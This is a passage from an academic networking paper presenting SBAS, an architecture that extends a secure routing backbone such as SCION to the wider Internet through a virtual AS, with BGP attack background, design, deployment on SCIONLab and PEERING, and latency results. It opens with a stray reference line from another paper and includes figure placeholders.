[68] Y. Zhu, D. Firestone, C. Guo, J. Padhye, S. Raindel, M. Zhang, Y. Liron, H. Eran, M. H. Yahia, and M. Lipshteyn. Congestion control for large-scale RDMA deployments. In *Proc. SIGCOMM*, 2015.

Creating a Secure Underlay for the Internet

Henry Birge-Lee, *Princeton University*
Joel Wanner, *ETH Zürich*
Grace Cimaszewski, *Princeton University*
Jonghoon Kwon, *ETH Zürich*
Liang Wang, *Princeton University*
François Wirz, *ETH Zürich*
Prateek Mittal, *Princeton University*
Adrian Perrig, *ETH Zürich*
Yixin Sun, *University of Virginia*

Abstract

Adversaries can exploit inter-domain routing vulnerabilities to intercept communication and compromise the security of critical Internet applications. Meanwhile the deployment of secure routing solutions such as Border Gateway Protocol Security (BGPsec) and Scalability, Control and Isolation On Next-generation networks (SCION) are still limited. How can we leverage emerging secure routing backbones and extend their security properties to the broader Internet?

We design and deploy an architecture to bootstrap secure routing. Our key insight is to abstract the secure routing backbone as a virtual Autonomous System (AS), called Secure Backbone AS (SBAS). While SBAS appears as one AS to the Internet, it is a federated network where routes are exchanged between participants using a secure backbone. SBAS makes BGP announcements for its customers' IP prefixes at multiple locations (referred to as Points of Presence or PoPs) allowing traffic from non-participating hosts to be routed to a nearby SBAS PoP (where it is then routed over the secure backbone to the true prefix owner). In this manner, we are the first to integrate a federated secure non-BGP routing backbone with the BGP-speaking Internet.

We present a real-world deployment of our architecture that uses SCIONLab to emulate the secure backbone and the PEERING framework to make BGP announcements to the Internet. A combination of real-world attacks and Internet-scale simulations shows that SBAS substantially reduces the threat of routing attacks. Finally, we survey network operators to better understand optimal governance and incentive models.

1 Introduction

The de facto inter-domain routing protocol, the Border Gateway Protocol (BGP), is infamously insecure. Adversaries can exploit vulnerabilities in BGP to advertise bogus routes and hijack or intercept communications towards a victim [20, 34, 36, 37, 58]. The initial secure routing efforts have focused on achieving *origin validation*, i.e., validating the owner—the origin Autonomous Systems (AS)—of an IP prefix, in order to prevent prefix hijacking attacks. A standardized mechanism is the Resource Public Key Infrastructure (RPKI), which generates records that bind an IP prefix to the origin AS [24]. However, origin validation is insufficient for preventing more sophisticated interception attacks that manipulate routing paths [52]. Recent works demonstrate the severity of interception attacks, including surveillance and compromising critical internet applications [14, 18, 54, 73]. Other proposals achieve path security in the routing backbone by authenticating the entire path information. Border Gateway Protocol Security (BGPsec) augments BGP by cryptographically signing and validating BGP paths [15]. However, BGPSec requires significant changes to the existing routing infrastructure and has yet to see production deployment. Private backbones and clean-slate Internet architectures such as Scalability, Control and Isolation On Next-generation networks (SCION) [62] have also been proposed. While they are deployed in production networks, they cannot yet be used pervasively.

In this context, can we design a system usable in today's Internet for improving routing security by leveraging an emerging secure routing backbone, such as SCION? Toward this goal, we propose the Secure Backbone AS (SBAS), a novel federated backbone infrastructure. SBAS abstracts away the secure backbone as a virtual AS that interacts with traditional ASes through conventional BGP. Within SBAS, the secure backbone allows for routing between participating customers and is immune to BGP attacks. SBAS ensures that announcements received from participating customers are indeed authorized using existing techniques such as RPKI, and SBAS customers will prioritize routes received from SBAS. Although the customers' connection to SBAS may cross a short tunnel, we demonstrate that even in this scenario SBAS offers significant security benefits.

More specifically, a participating customer (which can be either an AS or a single end host) connects to SBAS via a secure tunnel—a Virtual Private Network (VPN)—if it is not a direct neighbor. Participating customers can connect to SBAS via one or multiple distributed Points of Presence (PoPs). A

customer can bring its own prefix to announce through SBAS (e.g., an AS with its own address space), or use IP prefixes assigned by SBAS (e.g., individual clients and servers without control over their address space). Within SBAS, customer address space is distributed via an SBAS-internal iBGP mesh between the PoPs allowing PoPs to announce customer prefixes to traditional BGP neighbors (providing connectivity and improved security for non-participating hosts). We emphasize that SBAS is compatible with conventional BGP. This enables SBAS to route traffic between SBAS customers and non-participating ASes,providing security benefits even when one communication endpoint does not participate in SBAS.

We have implemented and deployed SBAS on real networks using SCIONLab [47] to emulate a secure SCION backbone, the PEERING framework [69] to send/receive BGP announcements from non-participating ASes, and the WireGuard VPN to establish secure tunnels with SBAS customers. Our implementation minimizes the need for new software and composes existing networking components to implement SBAS routing. Our key evaluation results are as follows:

- In our proof-of-concept deployment using SCIONLab and PEERING, we perform BGP attacks on IP prefixes of SBAS customers and of the VPN endpoints (in an ethical manner). SBAS successfully protects all customer-to-customer communication from our attacks and significantly improves the resilience of communication between SBAS customers and non-participating hosts.
- Our Internet topology simulations further confirm that SBAS improves resilience to routing attacks on communication with *non-participating* Internet hosts. Using a SBAS deployment with just six PoPs improves resilience by 61.8%. Furthermore, SBAS integrates well with the existing effort on Route Origin Validation (ROV): if the broader Internet enforces ROV, 98.5% of adversaries are topologically incapable of hijacking SBAS-announced routes.
- Our proof-of-concept deployment only incurs an 11% latency overhead on average (compared to the Internet), which decreases as more SBAS PoPs are deployed (as participants are closer to their nearest PoP).

An important benefit of the SBAS architecture is its compatibility with diverse secure (possibly non-BGP) backbone approaches [15, 62]. Moreover, given its strong security benefits with only a small latency overhead, SBAS represents a promising new abstraction for securing inter-domain routing that can provide much needed momentum and accelerate real-world adoption of secure backbones. To better understand the path towards a production deployment of SBAS, we surveyed network operators on appropriate incentives and governance structures, and found a potential community of early adopters as well as viable governance models. Given the promising experimental and simulation results of our proof-of-concept SBAS implementation, we dare the community of network operators to realize SBAS in a production environment.

2 Overview of Interdomain Routing Security

BGP and BGP attacks. BGP is the inter-domain routing protocol today. However, BGP lacks authentication of routing information, which allows for BGP attacks where an adversary maliciously sends BGP updates to hijack or intercept traffic to a victim AS [72]. Research shows that BGP attacks can have devastating consequences on critical Internet applications, including those that use cryptographic security mechanisms [18, 54, 73]. Also, BGP attacks are routinely seen in the wild, impacting availability of Internet services and generating millions in revenue for miscreants [23, 37, 75].

In *equally-specific* BGP attacks, the adversary makes a malicious BGP announcement for a victim's prefix that has the same prefix length as the victim's prefix. Consequently, traffic may reach either the adversary or the victim depending on the routing polices. In *more-specific* BGP attacks, the adversary announces a longer prefix than the victim's prefix. Because forwarding is based on longest prefix match, traffic destined for the more specific prefix will be routed to the adversary. This enables an adversary from almost any location in the Internet to attract a significant amount of network traffic destined to the victim. While more-specific BGP attacks are highly effective, they are not always viable given that most routers filter BGP announcements for prefixes longer than /24 [5, 40] (thus protecting /24 prefixes from more-specific attacks), and RPKI can also be used to filter malicious more-specific prefix announcements [24].

The adversary may drop/respond to the traffic (*hijack* attack) or forward the traffic back to the victim (*interception* attack) via tunneling or existing BGP paths by deliberately shaping the malicious BGP announcements [20, 64]. Interception attacks are more sophisticated but also stealthier because the victim may see little to no difference (other than potentially increased latency) in its data plane traffic.

Current Secure Routing: RPKI and route filtering. RPKI mitigates BGP attacks by providing a cryptographically secure database of IP address ownership that can be used to filter out bogus announcements [49]. In RPKI, each AS has a public–private key pair that is used to sign IP Route Origin Authorizations (ROAs) that associate IP prefixes with the ASes of their authorized origin ASes. The ASes compile the databases into a set of route filters which block announcements that do not contain a valid ⟨IP address, origin⟩ pair. However, RPKI is vulnerable to forged origin attacks. In this type of attack, the adversary claims a non-existent link to the victim in a malicious BGP update. Since RPKI only validates the origin of the IP prefix in a BGP update, the malicious update will propagate even in the presence of ROV.

An AS can implement route filters on neighbors' BGP announcements to allow announcements only from approved IP prefixes or AS paths [53, 71]. However, strict prefix-based route filtering is difficult to scale to peer-to-peer links and larger networks with a substantial number of IP prefixes; AS-

path filtering cannot prevent an adversary from announcing a malicious prefix with a legitimate-looking AS path.

Secure Internet backbone candidates. A wide variety of secure Internet routing technologies can be used as a secure backbone, ranging from BGP extensions to entirely new Internet architectures [26, 42, 43, 46, 50, 56, 57, 62, 77, 78, 80, 81]. Due to space limitations, only a few approaches are discussed below, but a more comprehensive overview of secure routing architectures is also available [25, 55, 66].

Federated backbones. BGPsec offers the properties required for a secure backbone by augmenting BGP to provide cryptographic verification of routes in the control plane [15]. BGPsec requires each AS to sign outbound BGP announcements, thus allowing ASes along the path to verify the authenticity of the announcement. BGPsec not only prevents ASes from falsely originating prefixes that were not allocated to them, but also prevents ASes from claiming fake adjacencies. Several shortcomings hampered wide-spread BGPsec deployment so far, e.g., scalability issues, slow convergence, high overhead for update verification, and vulnerabilities that remain unaddressed.

New Internet architectures can also be used for constructing a federated backbone, such as NEBULA [8], NIRA [82], and SCION [62, 84]. Specifically, SCION has been suggested as a clean-slate Internet architecture to provide secure inter-domain routing. SCION provides strong security properties: in-network per-packet source authentication, sovereignty and transparency for trust roots, and attack resilience for inter-domain routing. Of these architectures, SCION is available today as a production network from several ISPs.

Private backbones. Several corporations have developed proprietary private backbones that allow for secure data delivery, e.g., AWS and Cloudflare Argo [17, 27]. While not federated, some of these backbones allow for participants to connect via VPN tunnels and even announce their own address space. While these commercial offerings are promising, they are challenging to scale as the competing providers do not seem to move towards a federated offering.

3 Design Principles

3.1 Goals and Challenges

We seek to design a secure routing architecture that provides to the Internet **high resilience against BGP hijacking attacks**. However, our intention is not to introduce another secure routing protocol. Although secure routing protocols provide clear advantages over the currently used BGP, they have so far only achieved partial adoption. The main obstacle to large-scale adoption is that a participating entity requires a sizable financial investment while gaining limited benefits at the early stage of deployment. To overcome this, the architecture has to be: (1) readily deployable without modifications to existing Internet infrastructure and protocols, (2) readily available for customers who want to use the system, requiring minimum changes in setup, and more importantly, (3) readily beneficial to the customer even with a partial deployment of the architecture. Considering incremental deployability, we aim to leverage an already-deployed secure routing infrastructure (as a secure backbone) to mediate communication between traditional IP endpoints. This extends the benefits of the secure backbone to the broader Internet, and kick-starts routing security for Internet communication. We call this system SBAS, the Secure Backbone AS. It is important to note that SBAS does not compete with any other secure routing methods; SBAS can benefit from them since it is a complementary system, improving security in a synergistic manner. From this approach, the following research challenges arise:

Architectural continuity. Coupling of a secure routing infrastructure and the rest of the Internet requires architectural continuity. That is, the secure backbone understands BGP's control plane and seamlessly bridges remote BGP peers while leaving the leveraged secure routing infrastructure and its security guarantees intact. To this end, the secure backbone must achieve an architectural abstraction of the underlying infrastructure and provide a transparent interface to customers.

End-to-end security. In the context of mediating customer's IP endpoints via a secure backbone, the end-to-end communication path can be segmented into: an external (insecure) segment, which is comprised of the Internet links between an IP endpoint and the SBAS ingress/egress point, and an internal segment between an arbitrary ingress and egress pair of the secure routing infrastructure. To ensure end-to-end secure routing, (1) a customer must be able to select trusted ingress/egress points and securely exchange packets with hijack resilience, and (2) the secure backbone must deliver the security properties it promised to any pair of ingress/egress points even in the presence of internal adversaries.

Routing priority. To enable customers to route traffic from/to the Internet through a secure backbone, SBAS needs to disseminate the customers' prefix announcements to all other customers and external entities. Prefixes will then be announced via SBAS and the Internet, resulting in competing announcements. To maximize the ability to route securely, SBAS must be able to convince the entities receiving the announcements to prioritize routing paths through the secure backbone over the insecure Internet paths.

3.2 Threat Model

Adversary types. SBAS considers two distinct types of adversaries. The first type is an external adversary, who controls an AS on the Internet and is able to make arbitrary BGP announcements. The adversary performs BGP attacks to hijack or intercept the traffic originated from or destined to customers, which enables more sophisticated attacks such as domain validation attacks [18] and traffic analysis [73]. The second type is an internal adversary, who may compromise




Figure 1: SBAS Overview

entities with various roles in SBAS, attempting to disrupt connectivity to legitimate customers. We also allow the two types of adversaries to collude. Attacks that do not target routing (e.g., exploiting implementation vulnerabilities, or DDoS attacks) are considered out of scope.

BGP attack types. The primary threat that SBAS aims to defend against is equally-specific prefix attacks. This is justified since all prefixes controlled by SBAS are announced as 24-bit prefixes (or 48-bit IPv6 prefixes), which can only be attacked via equally-specific prefix attacks (recall that prefix announcements longer than 24 bits in IPv4 and 48 bits in IPv6 are typically filtered). Even though the primary threat we considered is equally-specific prefix attacks, we show that communication between two SBAS customers benefits from increased resilience even in the presence of more-specific prefix attacks. We demonstrate this property in Section 7.1.

4 Design of SBAS

This section describes the control plane, data plane, and operational aspects in the design of SBAS.

4.1 SBAS Overview

SBAS is an abstraction that enables a federated backbone network to act as a single AS toward the outside Internet. As shown in Figure 1, customers of the system can connect via secure connections (e.g., VPN tunnels) to one or more PoPs, which are located at the edge of SBAS. The system supports both (1) customers that control their own address prefixes to be routed via SBAS, and (2) customers that operate smaller network domains. The latter can simply obtain addresses from an SBAS-owned address range. Internally, the PoPs form a full-mesh BGP topology over the internal routing protocol of the backbone, which is used to distribute customer announcements to the globally distributed PoPs and to achieve maximum security for traffic to secured prefixes. SBAS is fully compatible with conventional BGP security practices and internally performs validation checks to ensure that only legitimate announcements are redistributed by the system.

Moreover, the secure routing protocol used internally, along with additional security mechanisms, ensure that the redistribution scheme tolerates misbehaving SBAS members. This enables the system to extend the benefits of the secure federated backbone to the broader internet, while addressing the challenge of partial deployment incentives that are limiting the practical use of such approaches.

SBAS distinguishes between the following roles:

Customer. A customer is an entity that resides outside the backbone and obtains service from SBAS through a contract, which enables it to route traffic securely through the system. SBAS supports both (1) customers that only control single hosts (e.g., server operators or end users), and (2) entities that own entire address ranges and AS numbers.

Point of Presence (PoP). A PoP is a member of SBAS that is located at the edge, i.e., provides connectivity to SBAS customers and interfaces with the regular Internet.

Backbone operator. Such entities participate in the backbone network, but are not located at the edge; they simply participate in the internal routing and forwarding. This type of member does not need to be aware of the SBAS infrastructure running on top of the backbone.

External entity. This term refers to entities on the Internet that are unaware of SBAS.

SBAS distinguishes among three address categories:

Secure. This includes prefixes announced by SBAS customers and SBAS-owned address ranges, which are assigned to customers. Secure address ranges are announced publicly via BGP.

Internal. To provide an internal addressing scheme among PoPs, e.g., to set up iBGP sessions between PoP routers, the PoPs reserve address space for SBAS internal operation. This address space is not visible outside the SBAS infrastructure.

Global. We use this term to refer to all globally routable addresses to which the categories above do not apply.

4.2 The SBAS Abstraction

Toward the Internet, SBAS is abstracted as a single AS making BGP announcements. The defining characteristic of the system is that it employs a federated structure internally: various entities may participate by connecting to the backbone network, which runs a secure inter-domain routing protocol. Compared to offering secure routing through a tier-1 ISP or IXP that allows any customers to connect via a secure channel (e.g., VPN or direct physical link), SBAS's federated structure and abstraction provide the following benefits: (1) federation lowers the potential for centralization of the Internet and surveillance of traffic at the hyper-connected single node, (2) incremental deployability by allowing other ASes to participate, and (3) an expanding SBAS network results in a reduction of the hop distance to customers which increases resilience to routing attacks.

Virtualized full-mesh iBGP. The internal structure of SBAS can be abstracted to a full-mesh topology between the PoPs, independent of the routing protocol of the backbone. Over these connections, the PoPs redistribute announcements from




Figure 2: The route redistribution process for a prefix X owned by customer AS A. The prefix is being announced in parallel through SBAS and to neighbors of A.

SBAS customers as well as the Internet, akin to the operation of iBGP in a regular AS. In order to prevent tampering by non-PoP members, the iBGP sessions run over an encrypted and authenticated connection (such as a VPN tunnel).

4.3 Secure Route Redistribution

SBAS offers a high degree of flexibility to its customers through support for dynamic route redistribution. Contrary to a traditional AS, which is controlled by a single entity, the redistribution scheme to be used in SBAS must support its federated structure and remain secure in the presence of malicious members. In the following, we describe the design and security aspects of the route redistribution mechanism.

Federated bring-your-own IP prefix. Customers that already control one or multiple IP prefixes can use them directly with SBAS. For this purpose, SBAS implements a route redistribution mechanism that enables a customer to route incoming traffic from the Internet through the secure backbone. The process is depicted in Figure 2: the customer (AS A) initiates a BGP session with the PoP (AS P_1) over a VPN connection. Using this session, A makes an announcement for its prefix X, which is then redistributed to all other PoPs over the full-mesh iBGP topology. A remote PoP such as P_2, upon receiving such an announcement over the iBGP session with P_1, sends it out to its eBGP neighbors, i.e., Internet peers as well as SBAS customers.

Enhanced RPKI-based security. The RPKI system provides strong security properties for the first hop of BGP advertisements, but does not protect subsequent hops. The design of SBAS complements this property, as it eliminates attack surfaces on the path through its secure backbone. SBAS leverages RPKI to defend against two distinct threats: (1) customers advertising prefixes that they do not own, and (2) PoPs falsely claiming authorization for a prefix from a customer.

The first threat is prevented in SBAS using route validation at the ingress. Each announcement from a customer must carry a valid ROA that authorizes the AS to originate the prefix, which is verified both at the ingress PoP and by the other PoPs that receive the redistributed announcement. To prevent sophisticated routing attacks, SBAS additionally verifies that the AS path of these announcements does not contain any ASNs other than that of the origin (but still allowing for customer traffic engineering using path pre-pending).

An example of the second type of threat would be P_3 (in Figure 2) forwarding the announcement received from P_1 in an attempt to attract traffic to A. To prevent such malicious behavior, a customer can use RPKI to authenticate a single or multiple PoPs that are authorized to re-distribute a given prefix. This approach is similar to *path-end validation* [28], but in this case, it can be used purely by SBAS members and customers without requiring any external deployment.

SBAS-only prefix. Using an SBAS-defined BGP community tag, the customer can instruct the PoPs to only redistribute the announcement internally, i.e., to connected customers. This enables full protection of an address range against hijacking attacks, since secure prefixes are always prioritized by SBAS members and customers (as described in Section 4.5).

4.4 Customer Perspective

Service management. Customers sign up for SBAS via an interface (e.g., SBAS portal) by setting up a contract at their local PoP (details on governance aspects are given in Section 8.2). The connection to SBAS is managed by a client software that receives information about existing PoPs, including publicly reachable IP addresses and a VPN public key for each PoP. SBAS can suggest a default SBAS PoP based on a network proximity metric.

SBAS connection setup. A customer can connect to SBAS by connecting to one or multiple PoPs. A customer looking to maximize resilience to BGP attacks should generally prioritize the PoP that is the fewest BGP hops away. The connection to a PoP is set up over a VPN tunnel with the PoP's keypair, or where possible, the customer can connect directly at the PoP. The latter case has the additional benefit of eliminating the possibility of any BGP attack on the connection, as a local layer-2 connection can be used. If the customer uses multiple PoPs, one connection is designated as the primary ingress point, with the others serving as backups for improved failure resilience. In order to prevent routing loops, the VPN endpoint that is used to connect to the SBAS PoP must be assigned a non-secure address. A customer may wish to designate a part of its address range to be routed via SBAS (advertised via SBAS), and separate this from their remaining address space (advertised normally on the Internet).

Secure address assignment. For customers that do not control an address space, SBAS can offer a (paid) feature to assign single addresses from a secure SBAS-owned prefix. This option is configured via SBAS client software. Upon assigning such an address to a customer, the PoP announces it to the other PoPs over the existing iBGP sessions. This allows them to route traffic to the appropriate location and keep track of addresses that have already been assigned.




Figure 3: Control-plane configuration of P_1. nexthop(X) refers to the address used as the next hop to AS X.




Figure 4: Routing logic for incoming traffic to a customer D who owns a secure address range. The packet shown is sent from a secure address H_S and encapsulated across SBAS using the internal addresses for the PoPs P_1 and P_2, before it is delivered to the secure address H_D. Packets may also originate from global addresses such as from AS S'.

4.5 Routing Logic at PoPs

The following sections describe how an SBAS PoP maintains routing information for the different types of addresses, and how packets are forwarded accordingly.

Control plane: Virtualized iBGP. As shown in Figure 3, each PoP maintains several iBGP sessions to other PoPs over the backbone network, as well as eBGP sessions to customers and Internet peers. From the information received over these sessions, two routing tables are constructed: The first table, which is given the highest priority, maps secure addresses to internal addresses. Each entry may be either a remote customer prefix that is mapped to an internal address representing another PoP (in the example, 1.0.0.0/24 to P_2), or a local customer prefix that can be delivered to the customer's VPN endpoint (2.0.0.1/32 to nexthop(D)). The advertisements for such routes are received over the iBGP session from other PoPs (in the former case) or over the eBGP session from customers (in the latter case).

As a lower-priority table, P_1 maintains an Internet routing table for routes obtained from its Internet peers. These routes will likely also be received via iBGP from other PoPs distributing prefixes they received from their respective neighbors. In this case, route selection can follow standard Internet policies or custom logic implemented by P_1.

Data plane: Secure address prioritization. Next, we describe data-plane forwarding decisions for different scenarios of source and destination locations, as illustrated in Figure 4.

By keeping a strict priority hierarchy between secure routes and external routes, SBAS provides resilience to BGP hijacking attacks by design. The detailed security properties achieved by this design are explored in Section 7.1.

Customer-to-customer ($H_S \rightarrow H_D$) In the simplest case, a packet originates from a secure address H_S in a customer AS S and is destined to another secure address H_D. The packet from H_S is routed through the VPN tunnel to the ingress PoP P_2. There, P_2 looks up the secure address H_D and finds the internal address for the egress PoP P_1 associated with it. The original packet is encapsulated over the backbone's internal protocol to P_2, which delivers it across the VPN tunnel to the destination in AS D.

External origin ($S' \rightarrow H_D$) We consider a packet that is destined to the secure address H_D, but originates from a source in AS S' that is unaware of SBAS. In this case, the data plane operations follow the same sequence: Having received a BGP announcement from P_3 for the secure prefix that contains H_D, AS S' will forward the packet to the nearest SBAS PoP. From this point, the same logic is applied as in the previous case.

External destination ($H_D \rightarrow S'$) For traffic with global destination addresses, the routing decision offers more options through the choice of the egress PoP. Whereas in the previous cases, the traffic was directed to the destination's preferred PoP, the decision to select an egress location is up to the ingress PoP. This makes it possible to optimize for different metrics such as hijack resilience, which can be achieved by routing based on shortest AS path length, combined with hijack detection. For instance, if an egress point notices a recent change in the AS origin of an IP prefix, this egress point may be avoided for traffic to this IP prefix until the origin change can be validated. This approach further improves the system's resilience to external BGP hijacking attacks.

Through a number of key design principles and by leveraging the secure backbone for internal routing, SBAS is able to disseminate routes securely to customers and out to the Internet. Using a strict priority hierarchy on the control plane, traffic to/from customers benefits from strong hijack resilience.

5 Implementation and Deployment

We have implemented the SBAS design and deployed it on a globally distributed infrastructure. A key feature of our implementation is that it minimizes the need for new software and composes existing networking components in a synergistic manner. Driven by this, we implement the prototype of the SBAS system on top of the globally distributed future Internet research network SCIONLab. The SBAS system is comprised of four PoPs, two PEERING announcement nodes, and three customer locations (Appendix B presents the deployment




Figure 5: The interfaces (shown in filled rectangles) and BGP sessions (solid lines) maintained by an SBAS PoP.

map). Our SBAS implementation running on the PoP consists of approximately 1000 lines of code. The software automatically configures and runs the various PoP components based on configuration files that describe the setup of the SBAS instance. The full source code is publicly available.

Instantiating SBAS with SCION. We employ SCION as the secure internal routing architecture of SBAS for several reasons: (1) SCION already provides a strong PKI system by design, which is essential for the core SBAS properties such as secure route redistribution, heterogeneous trust for the federated participants, and cryptographic protection in routing, (2) SCION provides network programmability with a high degree of freedom, helping us to virtualize the internal network structure and build a full-mesh intra-SBAS topology, and (3) SCION possesses sufficient system maturity with real-world deployment and operation.

To integrate SBAS with the existing SCION architecture, we leverage the SCION-IP Gateway (SIG), which translates between IP and SCION through en- and de-capsulation of packets. The operation of a SIG at each PoP provides transparent IP connectivity without requiring any changes to customers' networking stacks. We construct the SBAS protoype deployment on SCIONLab [47], the global SCION research network spanning over 50 infrastructure ASes across the world. In our deployment, four ASes instantiated at AWS datacenters in Oregon, Frankfurt, Singapore, and Tokyo are directly connected to the SCIONLab core infrastructure, operating as SBAS PoPs.

Data-plane interfaces. Each PoP has three interfaces for different types of destinations, as shown in Figure 5: (1) A WireGuard instance to send/receive packets to/from SBAS customers that are connected to that PoP, (2) A traditional Internet interface with IP transit/peering and a BGP routing table, and (3) A SIG that encapsulates IP packets in SCION packets and sends them over the SCION backbone. This modular decomposition of interfaces enables a high degree of flexibility for SBAS. For instance, a different backbone architecture can be configured to replace SCION as a drop-in replacement without requiring changes to the other parts of the PoP software.

Control-plane management. In addition to these data plane interfaces, each SBAS PoP maintains BGP sessions with customers, IP transit providers/peers, and other SBAS PoPs. These BGP sessions are handled by the BIRD Internet routing daemon [3]. However, BIRD does not make the final routing decision; it simply exports the routes learned from its various BGP sessions into routing tables, which are then processed with different priorities by the SBAS routing engine. More details are presented in Appendix D.

Routing engine. The SBAS routing engine compiles the routes from these BGP sessions and produces the final forwarding table that enforces the security/route preference requirements of SBAS. In addition to enforcing that secure SBAS customer routes are used over standard Internet routes, the SBAS routing engine can be extended to consider which SCION paths are used to reach specific SBAS PoPs, enabling advanced route selection models such as carbon-emission-based routing [32]. See Appendix D for more details.

Packet handling. Communications inside SCION (e.g., from the SIG interface to remote PoPs) do not use IP for addressing. In SBAS, we encapsulate a SCION packet into an IP packet, using Generic Routing Encapsulation [39], and maintain a *static* table at the SIG that contains a single entry per PoP, mapping its internal IP address to its SCION address. This enables us to have a unified IP routing table for both IP and non-IP packets. The actual routing of each packet can be performed efficiently by the Linux kernel.

BGP connectivity. To provide PoPs with BGP connectivity and an Internet routing table, we use the PEERING framework [70], which allows researchers to make BGP announcements and forward packets through peers and upstream transit providers. Using this component, our announcements are propagated to the worldwide BGP ecosystem.

6 Latency Evaluation

Using the global deployment illustrated in Figure 12, we conduct a series of experiments measuring the latency achieved by SBAS in realistic scenarios. SBAS is competitive with Internet latency and even improves upon it in some cases, despite running in a research testbed using mostly overlay links. Since the PoP components only introduce sub-millisecond overhead (Appendix A), we focus on SCIONLab overhead and end-to-end latency in this section.

The final end-to-end latency $\ell_{S\to D}$ between a source customer S (connected to ingress PoP I) and a destination customer D (connected to egress PoP E) is composed as follows:

$$\underbrace{\ell_{S\to D} = \ell_{S\to I} + \ell_{E\to D} + \overbrace{2\cdot delay_{PoP}}^{\text{Appendix A}} + \overbrace{\ell_{I\to E}}^{\text{Section 6.1}}}_{\text{Section 6.2}}$$

6.1 Latency Optimization Between PoPs

We demonstrate that the backbone network can be leveraged to optimize and even reduce latency between PoPs. By of-




Figure 6: Difference between SCIONLab and Internet latency between all pairs of PoPs. A negative difference indicates that SCIONLab achieves better latency than the Internet. The individual latency measurements (before computing the difference) have an overall mean of 149 ms.




Figure 7: Difference of SBAS versus Internet latency between customers. The individual latency measurements (before computing the difference) have an overall mean of 154 ms.

fering a choice between multiple paths, SCION enables applications to choose optimal paths based on various metrics, whereas BGP by design always selects a single path between each ⟨source, destination⟩ pair (which in many cases could result in sub-optimal latency [47]).

We measure latency between all pairs of PoPs across both SCIONLab (used in our SBAS deployment) and the Internet. These measurements are compared in Figure 6. For the Internet latency baseline, we used different measurement methods to simulate real-world traffic, eliminating protocol-specific factors: echo requests from the ICMP protocol, and TCP handshakes. The SBAS latency is measured over SCION. Note that, although the same packet generator is used for the Internet latency and SBAS latency measurements, in SBAS it appears to the data center network as generic UDP traffic to locally deliver SCION packets. We observed that the latency is consistently lower when measured using ICMP as opposed to the TCP-based measurements. Following the methodology of Kwon et al. [47], we use TCP as the point of comparison for SCION latency.

The results in Figure 6 show that **SCIONLab achieves lower latency across PoP nodes than the Internet for approximately 60% of the measurements**, despite consisting largely of overlay links. The improvement stems from the sophisticated path control that SCION provides; SCION can steer packets through latency-optimized paths (e.g., Tokyo-Singapore-Frankfurt) while BGP selects a detour path (e.g., Tokyo-Seattle-Frankfurt). This indicates the potential for improved latency using an inter-domain routing architecture like SCION, which is able to leverage its advantage even in this setting with relatively few path choices, and can compensate for the overhead of tunneling to create overlay links.

6.2 End-to-End Latency

The final latency experiment evaluates the performance achieved for end-to-end connections between two customer hosts that communicate across SBAS. To evaluate this performance, we ran one round of the latency measurement between all pairs of customer machines in our testbed every hour over the span of two weeks (336 rounds in total). In each round, we ran ping 30 times with a one-second interval and computed the averaged latency of ping packets. We picked three customer locations across multiple continents and chose the closest PoP as the ingress for each customer. Therefore, these measurements are expected to compare less favorably to the Internet baseline than the latency over SBAS, as traffic may need to take a detour from the source over the nearest ingress PoP and from the egress PoP to the destination. The results shown in Figure 7 confirm this hypothesis and align with the measured latency from customers in the testbed to the nearest PoP, which is displayed in Table 1. **On average, end-to-end latency over SBAS is approximately 17 ms higher than over the Internet.** The end-to-end differences between SBAS and the Internet are relatively minor when the large intercontinental latencies are taken into account: for instance, latency between Zurich and Osaka has a mean of 241 ms over the Internet and 259 ms over SBAS, which amounts to a relative increase of less than 7.5%.

In some scenarios, the latency improvements offered by SCIONLab even enable end-to-end connections to achieve better latency than the Internet. The large variance in this difference over time can be attributed to the instability of BGP routes, which change frequently over time.

